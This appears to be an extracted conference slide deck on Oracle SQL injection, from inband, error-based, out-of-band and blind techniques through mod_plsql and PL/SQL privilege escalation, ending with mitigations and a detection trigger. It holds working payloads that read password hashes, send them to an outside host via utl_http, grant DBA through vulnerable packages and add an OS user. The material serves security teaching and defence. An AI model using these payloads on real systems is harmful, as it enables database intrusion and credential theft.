NO errors encountered....proceeding to step..5
Step 5. RIGHT!!!, by now we should have a function sys.LinuxRunCMD through which we can
execute commands...
You should be able to execute this function as:
select sys.LinuxRunCMD('cmd.exe /c net user notsosecure n0ts3cur3 /add') from dual
I will execute the command you told me to execute... you won't be able to see the output
though :(
Your command was executed on the box....:)
alexander-kornbrusts-macbook-air:Downloads alex$
```

http://www.otsosecure.com/folder2/ora_cmd_exec.pl

The screenshot shows a web application interface with a blue header bar containing two tabs: 'Execute SQL Commands' (active) and 'Get Shell'. Below the header, the title 'SQL Injection' is displayed in large pink letters. A yellow input field is present, followed by the text 'Blind SQL Injection'. A 'Code Execution' tab is also visible. The main content area shows a terminal window with the following text: 'Waiting for connection from the target...', '192.168.10.68:1316 connected.', 'Microsoft Windows [Version 5.2.3790]', '(C) Copyright 1985-2003 Microsoft Corp.', 'C:\WINDOWS\system32>whoami', 'nt authority\system', and 'C:\WINDOWS\system32>'. At the bottom, there is a blue bar with two tabs: 'SQL Injection' (active) and 'Code Execution'.

Execute SQL Commands | Get Shell

SQL Injection

Blind SQL Injection

Code Execution

```
Waiting for connection from the target...
192.168.10.68:1316 connected.

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>
```

SQL Injection | Code Execution

At the moment most web security scanner have only a basic Oracle support. But this is currently changing.

Upcoming web security scanners will also support APEX, mod_plsql, better Oracle exploitation...

SQL Injection Basics in Web Apps

Specialties of Oracle SQL Injection

- No stacked queries (combine multiple queries separated by ;)
- More difficult to run OS commands than MSSQL or MySQL

SELECT (I)

FROM (II)

WHERE (III) [common]

GROUP BY (IV)

HAVING (V)

UNION

SELECT ...

ORDER BY (VI) [common]

Approach of exploiting web apps:

1. Construct a valid SQL statement
2. Analyze the data structure of the web app
3. Retrieve the data



There are 3 main common techniques of exploiting SQL Injection in webapps

* Inband

easiest

* Out-of-Band

easier

* Blind

more requests



- Inband
 - Part of the normal result set
 - In error messages
- Out-of-band
 - HTTP
 - DNS
- Blind / Inference

Definition Inband SQL Injection

Retrieve the results of the SQL Injection in the same input (e.g. in the browser). Data can be display in the normal output or in an error message.

Most common techniques for Inband are

- * UNION based attacks
- * Error Based

Basics – Inband – Sample 1

PHP SQL Injection 3 via ename

http://redacted:7777/php3.php?ename=S%20union%20select%20null,username%20from%20all_users--

PHP SQL Injection 3 via ename

Show a list of all employees by name

EMPNO	ENAME
7566	JONES
7876	ADAMS
7900	JAMES
	ALEX
	ALEXANDER01
	ALEXEPLUS
	ANDREY
	ANONYMOUS
	APEX_030200
	APEX_PUBLIC_USER
	BF1
	BF2
	BF3
	BF4
	CREDIT
	CTXSYS
	DBMS_FLASHBACK
	DBSNMP
	DB_AUDIT
	DEMO1
	DEV1
	DEV2
	DIP
	DUMMY
	EXFSYS
	FLows_020000
	FLows_020100
	FLows_020200


Employee Directory - Mozilla Firefox



Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe

http://victim:7070/Login.jsp?FormName=Login&Login=' o

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source

java.sql.SQLException: ORA-20000: Oracle Text-Fehler: DRG-11701: Thesaurus Oracle Database 11g Enterprise Edition Release 11.1.0.7.0 - Production ist nicht vorhanden ORA-06512: in "CTXSYS.DRUE", Zeile 160 ORA-06512: in "CTXSYS.DRITHSX", Zeile 538 ORA-06512: in Zeile 1

 **employeeDirectory**

 [Home](#)  [Administration](#)

Login

Login	' or 1=ctxsys.drithsx.sn(1
Password	
<input type="button" value="Login"/>	

This dynamic site was generated with [CodeCharge](#)

`http://victim.com/order.jsp?id=17` Variant (a)

`http://victim.com/order.jsp?id=17` Variant (b)

Web application constructs:

Variant (a)

```
SELECT *  
FROM table  
WHERE id='17'
```

Variant (b)

```
SELECT *  
FROM table  
where id=17
```

http://victim.com/order.jsp?id=17'

Variant (a)

http://victim.com/order.jsp?id=17'

Variant (b)

Web application constructs:

Variant (a)

```
SELECT *  
FROM table  
WHERE id='17'
```

Variant (b)

```
SELECT *  
FROM table  
where id=17'
```

➔ Throws an Oracle error

Basics – Inband – order.jsp II

http://victim.com/order.jsp?id=**17' or 1=1--** Variant (a)

http://victim.com/order.jsp?id=**17 or 1=1--** Variant (b)

Web application constructs:

Variant (a)

SELECT *

FROM table

WHERE id='**17' or 1=1 --**

Variant (b)

SELECT *

FROM table

WHERE id=**17 or 1=1--**

➔ This SQL statement is correct because the closing single quote is comment out

<http://victim.com/order.jsp?id=17' UNION SELECT name FROM TABLE--> Variant (a)

<http://victim.com/order.jsp?id=17 UNION SELECT name FROM TABLE--> Variant (b)

Web application constructs:

Variant (a)

```
SELECT *  
FROM table  
WHERE id='17'  
  
UNION  
  
SELECT name  
  
FROM TABLE --
```

Variant (b)

```
SELECT *  
FROM table  
where id=17  
  
UNION  
  
SELECT name  
  
FROM TABLE--
```

➔ ORA-01789: query block has incorrect number of result columns

Now we must find out how many columns are used in the first SELECT statement. The most common techniques are the usage of "ORDER BY" or adding NULL values to the second query.

```
SELECT * FROM table  
UNION  
SELECT null, null FROM table
```

```
SELECT * FROM table  
ORDER BY 8
```


Basics – Inband – order.jsp IV

SELECT * FROM table (1st attempt)

UNION

SELECT null,null FROM dual

→ ORA-01789: query block has incorrect number of result columns

SELECT * FROM table (2nd attempt)

UNION

SELECT null,null,null FROM dual

→ ORA-01789: query block has incorrect number of result columns

SELECT * FROM table (3rd attempt)

UNION

SELECT null,null,null,null FROM DUAL

→ Number of Columns = 4

SELECT * FROM table (1st attempt)

ORDER BY 8

→ ORA-01785: ORDER BY item must be the number of a SELECT-list expression

SELECT * FROM table (2nd attempt)

ORDER BY 4

→ Normal output

SELECT * FROM table (3rd attempt)


ORDER BY 6

→ ORA-01785: ORDER BY item must be the number of a SELECT-list expression

SELECT * FROM table (4th attempt)

ORDER BY 5

→ ORA-01785: ORDER BY item must be the number of a SELECT-list expression



Show a list of all employees by name

EMPNO	ENAME
	MV1
	REP1
	XXXXXX

The most known package to create specially crafted error messages is the package `utl_inaddr`. This package is granted to public and responsible for the name resolution:

```
select utl_inaddr.get_host_name('127.0.0.1')  
from dual;
```

localhost

Get information via error messages:

```
select utl_inaddr.get_host_name('oow2009') from  
dual;
```

*

ERROR at line 1:

ORA-29257: host **oow9** unknown

ORA-06512: at "SYS.UTL_INADDR", line 4

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

Replace the string with a subselect to modify the error message:

```
select utl_inaddr.get_host_name((select  
username||'='||password from dba_users where  
rownum=1)) from dual;
```

*

ERROR at line 1:

ORA-29257: host **SYS=D4DF7931AB130E37** unknown

ORA-06512: at "SYS.UTL_INADDR", line 4

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

**`http://victim.com/order.cfm?id=111||utl_inaddr.get_host_name
((select banner from v$version where rownum=1))`**

Message: Error Executing Database Query.

Native error code: 29257

Detail: [Macromedia][Oracle JDBC Driver][Oracle]

ORA-29257: host **Oracle Enterprise Edition 10.1.0.5 for Solaris**
unknown

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

Combining multiple rows into a single command is not that simple but useful in situations where only 1 row can be retrieved (e.g. in error messages).

Oracle offers different possibilities to do this:

- * stragg (Oracle 11g+)
- * XML (Oracle 9i+)
- * CONNECT BY (all Oracle versions)

Combine multiple rows II – stragg

```
Select utl_inaddr.get_host_name('Accounts=' ||  
(select sys.stragg(distinct username || ';' ) as  
string from all_users)) from dual
```

ERROR at line 1:

ORA-29257: host

**Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DB
SNMP;DEMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FIL
ES;MDDATA;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_
OCM;ORDPLUGINS;ORDSYS;OUTLN;OWBSYS;SI_INFORMTN_SCH
EMA;SPATIAL_CSW_ADMIN_USR;SPATIAL_WFS_ADMIN_USR;SY
S;SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;WK_TEST;WMSYS
;XDB;XS\$NULL;**

unknown

ORA-06512: at "SYS.UTL_INADDR", line 4

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

Combine multiple rows II - XMLDB

```
select utl_inaddr.get_host_name((select xmltransform
(sys_xmllagg(sys_xmlgen(username)),xmltype('<?xml
version="1.0"?><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/
Transform"><xsl:template match="/"><xsl:for-each
select="/ROWSET/USERNAME"><xsl:value-of select="text
()" />;</xsl:for-each></xsl:template></
xsl:stylesheet>'))).getstringval() listagg from
all_users)) from dual
```

ERROR at line 1:

ORA-29257: host

Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP;D
EMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDATA;MD
SYS;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGINS;ORD
SYS;OUTLN;OWBSYS;SI_INFORMTN_SCHEMA;SPATIAL_CSW_ADMIN_US
R;SPATIAL_WFS_ADMIN_USR;SYS;SYSMAN;SYSTEM;TSMSYS;WKPROXY
;WKSYS;WK_TEST;WMSYS;XDB;XS\$NULL;

unknown

Combine multiple rows III – CONNECT BY

```
SELECT SUBSTR (SYS_CONNECT_BY_PATH (username ,  
' ; '), 2) csv FROM (SELECT username , ROW_NUMBER  
( ) OVER (ORDER BY username ) rn, COUNT (*)  
OVER ( ) cnt FROM all_users) WHERE rn = cnt  
START WITH rn = 1 CONNECT BY rn = PRIOR rn + 1
```

ERROR at line 1:

ORA-29257: host

**Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;
DBSNMP;DEMO1;DIP;DUMMY;EXFSYS;FLOWS_030000;FLOWS
_FILES;MDDATA;MDSYS;MGMT_VIEW;MONODEMO;OLAPSYS;O
RACLE_OCM;ORDPLUGINS;ORDSYS;OUTLN;OWBSYS;SI_INFO
RMTN_SCHEMA;SPATIAL_CSW_ADMIN_USR;SPATIAL_WFS_AD
MIN_USR;SYS;SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS;W
K_TEST;WMSYS;XDB;XS\$NULL;**

unknown

Basics – Multiple Columns in 1 row

```
http://victim.com/order.cfm?id=111||utl_inaddr.get_host_name((SELECT  
SUBSTR (SYS_CONNECT_BY_PATH (username , ';' ), 2) csv FROM  
(SELECT username , ROW_NUMBER () OVER (ORDER BY  
username ) rn, COUNT (*) OVER () cnt FROM all_users)  
WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn  
+ 1))
```

Message: Error Executing Database Query.

Native error code: 29257

Detail: [Macromedia][Oracle JDBC Driver][Oracle]

ERROR at line 1:

ORA-29257: host

**Accounts=ALEX;ANONYMOUS;APEX_PUBLIC_USER;CTXSYS;DBSNMP;DE
MO1;DIP;DUMMY;EXFSYS;FLOWS_030000;FLOWS_FILES;MDDATA;MDSY
S;MGMT_VIEW;MONODEMO;OLAPSYS;ORACLE_OCM;ORDPLUGINS;ORDSYS
;OUTLN;OWBSYS;SI_INFORMTN_SCHEMA;SPATIAL_CSW_ADMIN_USR;SP
ATIAL_WFS_ADMIN_USR;SYS;SYSMAN;SYSTEM;TSMSYS;WKPROXY;WKSYS
S;WK_TEST;WMSYS;XDB;XS\$NULL; unknown**

ORA-06512: at "SYS.UTL_INADDR", line 4

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

In Oracle 11g Oracle introduced access control lists. By default outgoing HTTP/DNS-requests as non-DBA user are not allowed and throw an error.

Example:

```
select utl_inaddr.get_host_name('192.168.2.107')  
from dual;
```

*

ERROR at line 1:

ORA-24247: network access denied by access control
list (ACL)

ORA-06512: at "SYS.UTL_INADDR", line 4

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

But there enough alternatives for utl_inaddr:
ordsys.ord_dicom.getmappingxpath, dbms_aw_xml.readawmetadata,
ctxsys.drithsx.sn, ...

```
or 1=ordsys.ord_dicom.getmappingxpath((select banner  
from v$version where rownum=1),user,user)--
```

ORA-53044: invalid tag: **Oracle Enterprise Edition
11.1.0.6**

```
or 1=SYS.DBMS_AW_XML.READAWMETADATA((select banner  
from v$version where rownum=1),null)--
```

ENG: ORA-34344: Analytic workspace **Oracle Enterprise
Edition 11.1.0.6** is not attached.

Definition Out-of-Band:

A different channel (e.g. HTTP, DNS) is used to transfer the data from the SQL query. If this is working it is the easiest way to retrieve a large amount of data from the database

UTL_HTTP is often revoked from public on hardened databases. In this case HTTPURITYPE is normally working because it is not documented as a potential security problem in the Oracle documentation

Send information via HTTP to an external site via utl_http

```
select utl_http.request ('http://www.orasplloit.com/' ||  
(select password from dba_users where rownum=1)) from  
dual;
```

Send information via HTTP to an external site via HTTPURITYPE

```
select HTTPURITYPE( 'http://www.orasplloit.com/' ||  
(select password from dba_users where  
rownum=1) ).getclob() from dual;
```


Send information via DNS (max. 64 bytes) to an external site

```
select utl_http.request ('http://www.'||(select  
password  
from dba_users where rownum=1)||'.orasploit.com/' )  
from dual;
```

→DNS-Request:

www.B3B4C4D878234234234.orasploit.com

`http://victim.com/order.jsp?id=17' or 1=sum(length
(utl_http.request('http://www.orasplloit.com/'||(select
banner from v$version)))--`

Web application constructs:

`SELECT *`

`FROM table`

`WHERE id='17' or 1=sum(length(utl_http.request('http://
www.orasplloit.com/'||(select banner from v$version)))--`

Content of multiple tables in a single request

```
http://victim.com/order.jsp?id=17' or 1= ((select sum
      (length(utl_http.request('http://
      www.orphloit.com/'||username||'='||password) from
      dba_users))) + ((select sum(utl_http.request('http://
      www.orphloit.com/'||owner||'='||table_name) from
      dba_tables)) + ((select sum(length(utl_http.request
      ('http://www.orphloit.com/'||owner||'='||
      table_name||'='||column_name)) from dba_users)) +
      ((select sum(length(utl_http.request('http://
      www.orphloit.com/'||grantee||'='||granted_role) from
      dba_role_privs))) + ((select sum(length
      (utl_http.request('http://www.orphloit.com/'||
      grantee||'='||owner||'='||table_name||'='||
      privilege||'='||grantable) from dba_tab_privs))) --
```

Definition Blind:

Different timings / results are used to retrieve data from the database. Oracle offers 2 possibilities to run blind injection.

- DECODE (normally used by Oracle developers)
- CASE (normally used by hackers)

Use different timings of select statements to get information

Pseudo-Code:

If the first character of the SYS password hash is a 'A'
then

 select count(*) from all_objects,all_objects

else

 select count(*) from dual

end if;

```
select decode(substr(user,1,1),'S',(select count  
(*) from all_objects),0) from dual;
```

0

Elapsed: 00:00:00.00

```
select decode(substr(user,1,1),'A',(select count  
(*) from all_objects),0) from dual;
```

50714

Elapsed: 00:00:22.50

Inference/Blind methods

```
SQL> select decode(substr(user,1,1),'A',(select count(*) from  
all_objects),0) from dual;
```

Elapsed: 00:00:22.50 → We found the first character 'A'

```
SQL> select decode(substr(user,2,1),'A',(select count(*) from  
all_objects),0) from dual;
```

Elapsed: 00:00:00.00 → Second character is not an A

```
SQL> select decode(substr(user,2,1),'B',(select count(*) from  
all_objects),0) from dual;
```

Elapsed: 00:00:00.00 → Second character is not a B

[...]

```
SQL> select decode(substr(user,2,1),'L',(select count(*) from  
all_objects),0) from dual;
```

Elapsed: 00:00:22.50 → We found the second character 'L'

```
SQL> select decode(substr(user,3,1),'A',(select count(*) from  
all_objects),0) from dual;
```

Elapsed: 00:00:00.00 → Third character is not an A

```
SQL> select decode(substr(user,3,1),'B',(select count(*) from  
all_objects),0) from dual;
```


Elapsed: 00:00:00.00 → Third character is not an B

SQL Injection in mod_plsql

SQL Injection in mod_plsql

In opposite to normal web applications, mod_plsql applications are using anonymous PL/SQL blocks to run code. This allows an easier exploitation of vulnerabilities...

SQL Injection in mod_plsql



Firewall

DMZ

Apache (OHS)


mod_plsql

Firewall

internal

Database

TNS Listener



SQL Injection in mod_plsql

In opposite to normal web applications, mod_plsql applications are using anonymous PL/SQL blocks to run code. This allows an easier exploitation of vulnerabilities...

SQL Injection in mod_plsql

A typical mod_plsql URL looks like

```
http://server/pls/mydad/user1.procedure
```

or

```
http://server/pls/mydad/user1.package.procedure
```

Mod_plsql is using blacklisting. All URLs containing the strings

SYS.*	DBMS_*	UTL_*
OWA*	HTP.*	HTF.*

are automatically blocked. In older versions of mod_plsql this could be bypassed.

Harden the APEX and/or mod_plsql applications using APEX settings or enhance the mod_plsql blacklist

Create a PL/SQL procedure via a web interface

```
http://www.hacked.com/pls/dad/  
ctxsys.driload.validate_stmt?sqlstmt=CREATE  
+OR+REPLACE+PROCEDURE+AHT+AS+BEGIN  
+HTP.PRINT('hello');+END;
```


Grant the procedure AHT to public

```
http://www.hacked.com/pls/dad/  
ctxsys.driload.validate_stmt?sqlstmt=GRANT  
+EXECUTE+ON+AHT+TO+PUBLIC
```

Execute the procedure AHT

```
http://www.hacked.com/pls/dad/ctxsys.AHT
```

Get the version number



Oracle 9.2.0.1 contains hundreds of vulnerabilities.

Alternatively we can use the <<label>> syntax to bypass the blacklisting.

SQL Injection Basics in PL/SQL Code

SQL Injection in PL/SQL Code

Probably the biggest problem inside the database. In the last 5 years Oracle fixed 1500+ bugs. By abusing unsecure PL/SQL code it is possible to escalate privileges, run OS commands, ...

During security audits I performed I never found secure PL/SQL.

Last year Oracle released 2 tutorials on this topic. But even the Oracle tutorial contains insecure code...

- <http://st-curriculum.oracle.com/tutorial/SQLInjection/index.htm>
- http://www.oracle.com/technology/tech/pl_sql/pdf/how_to_write_injection_proof_plsql.pdf

A typical PL/SQL exploits consists of 2 parts. The classic technique requires a procedure to do the privilege escalation. An alternative solution uses cursor objects via `dbms_sql` (until 10g Rel.2).

“Shellcode”

```
CREATE OR REPLACE FUNCTION F1 return number  
authid current_user as  
pragma autonomous_transaction;  
BEGIN  
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';  
COMMIT;  
RETURN 1;  
END;  
/
```

The following exploit uses sys.kup\$worker.main to become DBA. This package is available since Oracle 10g Rel. 1.

Exploit

```
exec sys.kupw$WORKER.main('x','YY' and  
1=scott.f1 -- mytag12');
```

After executing this code you must re-login or run the command “set role dba” to become DBA.

If we have access to the database, we can use the view V\$SQL or V\$SQL_AREA to get additional information for the exploit.

A different technique using error messages will be explained in the exercises.

Execute the vulnerable procedure with 2 random parameters

```
SQL> exec dbms_cdc_impdp.validate_import  
('XXXXXXXXXXXX', 'YYYYYYYYYY');
```

*

```
ERROR at line 1:  
ORA-00942: table or view does not exist  
ORA-06512: at "SYS.DBMS_CDC_IMPDP", line 451  
ORA-06512: at line 1
```

Lookup in the view v\$sql for the constructed SQL statement.
Only correct statements are displayed. Incorrect statement are
not part of the v\$sql.

Select sql_text from v\$sql where lower(sql_text) like '%xxxx%'

DELETE FROM "XXXXXXXXXXXX"."YYYYYYYYYY" WHERE import_error = 'Y'

PL/SQL Functions and Procedures

Now we lookup in the database as DBA where the string 'XXXXXXXXXX' appears

```
SQL> Select sql_text from v$SQL where lower(sql_text) like  
      '%xxxx%'
```

```
DELETE FROM "XXXXXXXXXX"."YYYYYYYYYY" WHERE import_error = 'Y'
```

We can control the string 'XXXXXXXXXX' and must replace this string with a statement which is executing our payload function F1.

```
DELETE FROM "SYS"."DUAL" where 1=user1.f1--"."YYYYYYYYYY" WHERE  
      import_error = 'Y'
```

The string in red is our exploit.

The following exploit is the result of checking the resulting SQL statements

```
exec dbms_cdc_impdp.validate_import('SYS"."DUAL"  
  where 1 =SCOTT.F1      --', 'x9');
```

Oracle creates the following SQL string in the procedure and executes our “shellcode”

```
DELETE FROM "SYS"."DUAL" where 1 =SCOTT.F1  
--"."x9" WHERE import_error = 'Y'
```

PL/SQL Functions and Procedures

At the Blackhat Federal 2007 David Litchfield presented a technique to do privilege escalation without using a procedure. To do this it is necessary to create a cursor with `dbms_sql` which will be injected instead of our payload function. This technique does no longer work in 11g.

The exploits are identical. We only replace

`and 1=scott.f1`

with

`and 1=dbms_sql.execute(1)`

→ `dbms_sql` should always be revoked from PUBLIC

A modification of this exploit without “CREATE PROCEDURE” works with a cursor object and dbms_sql.execute

```
DECLARE
MYC NUMBER;
BEGIN
    MYC := DBMS_SQL.OPEN_CURSOR;
    DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate 'grant dba to scott';
commit;end;',0);
    sys.KUPW$WORKER.MAIN('x','' and
1=dbms_sql.execute('||myc||')--');
END;
/

set role dba;

revoke dba from scott;
```


Solutions

Fixing most of the SQL Injection problems is easy for developers

1. Use Bind variables whenever possible
2. Validate input (from user & database) before using in dynamic statements
3. Double check input validation routines. Often vulnerable.
4. Try to use programming frameworks
5. Let other people review your sourcecode
6. Work with limited privileges (Non-DBA) to reduce the impact

DBAs normally can't fix SQL Injection problems. But they can mitigate the risk.

1. Revoke dbms_sql from public
2. Be careful with "CREATE PROCEDURE" and dbms_sql
3. Use an error trigger to detect SQL Injection attacks
4. Use a DDL trigger to detect privilege escalation attacks

Solution– Error Trigger I

A typical approach to find SQL injection (in web applications) is to use the single quote in a parameter field. An error message from the database (e.g. ORA-01756) is an indicator for vulnerable fields.

Typical Oracle error messages for SQL Injection:

- ORA-00900: invalid SQL statement
- ORA-00906: missing left parenthesis
- ORA-00907: missing right parenthesis
- ORA-00911: invalid character
- ORA-00920: invalid relational operator
- ORA-00923: FROM keyword not found where expected
- ORA-00933: SQL command not properly ended
- ORA-00970: missing WITH keyword
- ORA-01031: insufficient privileges
- ORA-01719: outer join operator not allowed in operand of OR or in
- ORA-01722: invalid number (if strings are enumerated via rownum and rownum does not exist)
- ORA-01742: comment not terminated properly
- ORA-01756: quoted string not properly terminated
- ORA-01789: query block has incorrect number of result columns
- ORA-01790: expression must have same datatype as corresponding

Error trigger (optional)

This trigger is storing all Oracle error messages occurred on the server

Command (as user SYS):

```
SQL>-- Create a table containing the error messages
create table system.oraerror (
id NUMBER,
log_date DATE,
log_usr VARCHAR2(30),
terminal VARCHAR2(50),
err_nr NUMBER(10),
err_msg VARCHAR2(4000),
stmt CLOB
);
```

```
-- Create a sequence with unique numbers
create sequence system.oraerror_seq
start with 1
increment by 1
minvalue 1
nomaxvalue
nocache
nocycle;
```

Solution– Error Trigger III

```
CREATE OR REPLACE TRIGGER after_error
AFTER SERVERERROR ON DATABASE DECLARE
pragma autonomous_transaction;
id NUMBER;  sql_text ORA_NAME_LIST_T;  v_stmt CLOB;  n NUMBER;
BEGIN
  SELECT oraerror_seq.nextval INTO id FROM dual;
  n := ora_sql_txt(sql_text);
  IF n >= 1 THEN
    FOR i IN 1..n LOOP
      v_stmt := v_stmt || sql_text(i);
    END LOOP;
  END IF;

  FOR n IN 1..ora_server_error_depth LOOP
    -- log only potential SQL Injection attempts

    IF ora_server_error(n) in
      ( '900','906','907','911','917','920','923','933','970','1031','1476','17
19','1722','1742','1756','1789','1790','24247','29257','29540')
    THEN
      INSERT INTO system.oraerror VALUES (id, sysdate, ora_login_user,
ora_client_ip_address, ora_server_error(n), ora_server_error_msg(n),
v_stmt);
      -- send the information via email to the DBA
      -- <<Insert your PLSQL code for sending emails >>
      COMMIT;  END IF;  END LOOP;
END after_error; /
```

SQL Injection is the biggest problem in database security. Every developer, DBA and manager should be aware of this serious problem.

Secure development is not difficult and can save a lot of trouble/cost.

- Train the developers in (Oracle/ Web) security
- Review every web application regularly (manual audit or tool)
- Show (simple) SQL Injection demonstrations to the management ("Some managers want to see blood")

Q & A

Sign up for a **free** Associate Membership
and access great technical content



Oracle
Development
Tools
User Group

www.odtug.com

**A Real World User Group
For Real World Developers**

OPP2009

PL/SQL TRAINING

Featuring Steven Feuerstein, Quest Software

www.odtugopp.com

APEX^{POSED} 2009!

APPLICATION EXPRESS TRAINING

Featuring Scott Spendolini, Sumner Technologies

www.odtugapextraining.com



The PL/SQL & APEX Experts Converge!

NOVEMBER 10-11, 2009

Sheraton Gateway Atlanta Airport, Atlanta



TWO TRAINING EVENTS IN ONE!

ODTUG KALEIDOSCOPE

Marriott Wardman Park Hotel Washington, D.C. June 27-July 1



ANNOUNCING ODTUG KALEIDOSCOPE 2010 IN WASHINGTON, D.C.

TOPICS

- ▶ Application Express
- ▶ Database Development
- ▶ Essbase
- ▶ Hyperion Applications
- ▶ Hardcore Hyperion
- ▶ Middle Tier and Client-Side Development
- ▶ Oracle Business Intelligence and Hyperion Reporting
- ▶ SOA and BPM
- ▶ Other

- ▶ **MARK YOUR CALENDARS NOW - JUNE 27-JULY 1**
- ▶ **BE A PRESENTER - SUBMIT AN ABSTRACT**
- ▶ **GO TO WWW.ODTUGKALEIDOSCOPE.COM FOR MORE DETAILS**

Contact

Alexander Kornbrust

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Phone: +49 (0)6821 – 95 17 637

Fax: +49 (0)6821 – 91 27 354

E-Mail: [info at red-database-security.com](mailto:info@red-database-security.com)